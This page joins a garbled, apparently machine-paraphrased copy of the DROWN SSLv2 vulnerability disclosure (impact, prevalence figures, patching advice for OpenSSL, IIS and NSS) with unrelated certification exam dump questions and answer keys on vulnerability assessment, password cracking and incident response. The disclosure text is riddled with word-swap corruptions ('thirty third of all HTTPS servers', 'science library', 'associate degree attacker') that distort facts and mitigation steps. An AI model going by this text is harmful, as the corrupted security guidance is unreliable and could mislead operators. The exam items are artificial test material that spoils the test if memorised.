DROWN allows attackers to break the encryption and read or steal sensitive communications, as well as passwords, credit card numbers, trade secrets, or financial data. At the time of public disclosure on March 2016, our measurements indicated thirty third of all HTTPS servers were vulnerable to the attack. fortuitously, the vulnerability is much less prevalent currently. As of 2019, SSL Labs estimates that one.2% of HTTPS servers are vulnerable.

What will the attackers gain? Any communication between users and the server. This typically includes, however isn't limited to, usernames and passwords, credit card numbers, emails, instant messages, and sensitive documents. under some common scenarios, an attacker can also impersonate a secure web site and intercept or change the content the user sees.


Who is vulnerable? Websites, mail servers, and other TLS-dependent services are in danger for the DROWN attack. At the time of public disclosure, many popular sites were affected. we used Internet-wide scanning to live how many sites are vulnerable:

Category	Vulnerable at Disclosure (March 2016)
HTTPS — Top one million domains	25%
HTTPS — All browser-trusted sites	22%
HTTPS — All sites	33%

Operators of vulnerable servers got to take action. there's nothing practical that browsers or end-users will do on their own to protect against this attack.

Is my site vulnerable? Modern servers and shoppers use the TLS encryption protocol. However, because of misconfigurations, several servers also still support SSLv2, a 1990s-era precursor to TLS. This support did not matter in practice, since no up-to-date clients really use SSLv2. Therefore, despite the fact that SSLv2

is thought to be badly insecure, until now, simply supporting SSLv2 wasn't thought of a security problem, is a clients never used it. DROWN shows that merely supporting SSLv2 may be a threat to fashionable servers and clients. It modern associate degree attacker to modern fashionable TLS connections between up-to-date clients and servers by sending probes to a server that supports SSLv2 and uses the same private key.




SSLv2

- > It allows SSLv2 connections. This is surprisingly common, due to misconfiguration and inappropriate default settings.
- > Its private key is used on any other server that allows SSLv2 connections, even for another protocol.

Many companies reuse the same certificate and key on their web and email servers, for instance. In this case, if the email server supports SSLv2 and the web server does not, an attacker can take advantage of the email server to break TLS connections to the web server.

A server is vulnerable to DROWN if: SSLv2



How do I protect my server? To protect against DROWN, server operators need to ensure that their private keys software used anywhere with server computer code that enables SSLv2 connections. This includes net servers, SMTP servers, IMAP and POP servers, and the other software that supports SSL/TLS.

Disabling SSLv2 is difficult and depends on the particular server software. we offer instructions here for many common products:

OpenSSL: OpenSSL may be a science library employed in several server merchandise. For users of OpenSSL, the simplest and recommended solution is to upgrade to a recent OpenSSL version. OpenSSL 1.0.2 users ought to upgrade to 1.0.2g. OpenSSL 1.0.1 users ought to upgrade to one.0.1s. Users of older OpenSSL versions ought to upgrade to either one in every of these versions. (Updated March thirteenth, 16:00 UTC) **Microsoft IIS (Windows Server):** Support for SSLv2 on the server aspect is enabled by default only on the OS versions that correspond to IIS 7.0 and IIS seven.5, particularly Windows scene, Windows Server 2008, Windows seven and Windows Server 2008R2. This support is disabled within the appropriate SSLv2 subkey for 'Server', as outlined in KB245030. albeit users haven't taken the steps to disable SSLv2, the export-grade and 56-bit ciphers that build DROWN possible don't seem to be supported by default.

Network Security Services (NSS): NSS may be a common science library designed into several server merchandise. NSS versions three.13 (released back in 2012) and higher than ought to have SSLv2 disabled by default. (A little variety of users might have enabled SSLv2 manually and can got to take steps to disable it.) Users of older versions ought to upgrade to a more modern version. we tend to still advocate checking whether or not your non-public secret is exposed elsewhere

Other affected software and in operation systems:

Instructions and data for: Apache, Postfix, Nginx, Debian, Red Hat

Browsers and other consumers: practical nothing practical that net browsers or different client computer code will do to stop DROWN. only server operators ar ready to take action to guard against the attack.

NEW QUESTION 339

- (Exam Topic 2)

A newly joined employee. Janet, has been allocated an existing system used by a previous employee. Before issuing the system to Janet, it was assessed by Martin, the administrator. Martin found that there were possibilities of compromise through user directories, registries, and other system parameters. He also Identified vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors. What is the type of vulnerability assessment performed by Martin?

- A. Credentialed assessment
- B. Database assessment
- C. Host-based assessment
- D. Distributed assessment

Answer: C

Explanation:

The host-based vulnerability assessment (VA) resolution arose from the auditors' got to periodically review systems. Arising before the net becoming common, these tools typically take an "administrator's eye" read of the setting by evaluating all of the knowledge that an administrator has at his or her disposal. UsesHost VA tools verify system configuration, user directories, file systems, registry settings, and all forms of other info on a number to gain information about it. Then, it evaluates the chance of compromise. it should also live compliance to a predefined company policy so as to satisfy an annual audit. With administrator access, the scans area unit less possible to disrupt traditional operations since the computer code has the access it has to see into the complete configuration of the system.

What it Measures Host

VA tools will examine the native configuration tables and registries to spot not solely apparent vulnerabilities, however additionally "dormant" vulnerabilities – those weak or misconfigured systems and settings which will be exploited when an initial entry into the setting. Host VA solutions will assess the safety settings of a user account table; the access management lists related to sensitive files or data; and specific levels of trust applied to other systems. The host VA resolution will a lot of accurately verify the extent of the danger by determinant however way any specific exploit could also be ready to get.

NEW QUESTION 343

- (Exam Topic 2)

You have retrieved the raw hash values from a Windows 2000 Domain Controller. Using social engineering, you come to know that they are enforcing strong passwords. You understand that all users are required to use passwords that are at least 8 characters in length. All passwords must also use 3 of the 4 following categories: lower case letters, capital letters, numbers and special characters. With your existing knowledge of users, likely user account names and the possibility that they will choose the easiest passwords possible, what would be the fastest type of password cracking attack you can run against these hash values and still

get results?

- A. Online Attack
- B. Dictionary Attack
- C. Brute Force Attack
- D. Hybrid Attack

Answer: D

NEW QUESTION 346

- (Exam Topic 2)

Nedved is an IT Security Manager of a bank in his country. One day, he found out that there is a security breach to his company's email server based on analysis of a suspicious connection from the email server to an unknown IP Address.

What is the first thing that Nedved needs to do before contacting the incident response team?

- A. Leave it as it is and contact the incident response team right away
- B. Block the connection to the suspicious IP Address from the firewall
- C. Disconnect the email server from the network
- D. Migrate the connection to the backup email server

Answer: C

NEW QUESTION 350

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